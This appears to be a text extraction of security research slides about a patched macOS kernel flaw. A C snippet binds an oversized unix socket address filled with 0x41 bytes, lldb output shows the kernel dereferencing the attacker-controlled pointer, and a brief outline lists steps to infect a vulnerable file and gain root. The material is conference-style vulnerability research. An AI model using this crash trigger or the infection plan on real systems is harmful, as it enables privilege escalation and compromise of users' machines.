
//alloc/fill
char* addr = malloc(SOCKET_SIZE);
memset(addr, 0x41, SOCKET_SIZE);

//init
(addr)->sun_len = SOCKET_SIZE;
(addr)->sun_family = AF_UNIX;

//bind
bind(unixSocket, addr, SOCKET_SIZE));
```

unix socket (200 bytes)

 patched 10.12.4/iOS(?)
(AFAIK, no CVE/credit)



```
(lldb) x/xb 0xffffffff801a4c26f8
0xffffffff801a4c26f8: 0xfa 0x01 0x41 0x41 0x41 0x41 0x41 0x41
0xffffffff801a4c2700: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41 ....
(lldb) x/i $pc
-> 0xffffffff80063eb6da: 48 8b 00 movq (%rax), %rax


(lldb) reg read $rax
rax = 0x4141414141414141
```

kernel ptr = 0x4141414141414141



EXPLOITS

making these useful



GENERAL OVERVIEW

efficient exploitation, as limited-priv'd code


1 if (vulnerable app)




2 then
{ watch for 'vulnerable' file }




3 then
{ infect 'vulnerable' file }



go time!



4 enjoy r00t!

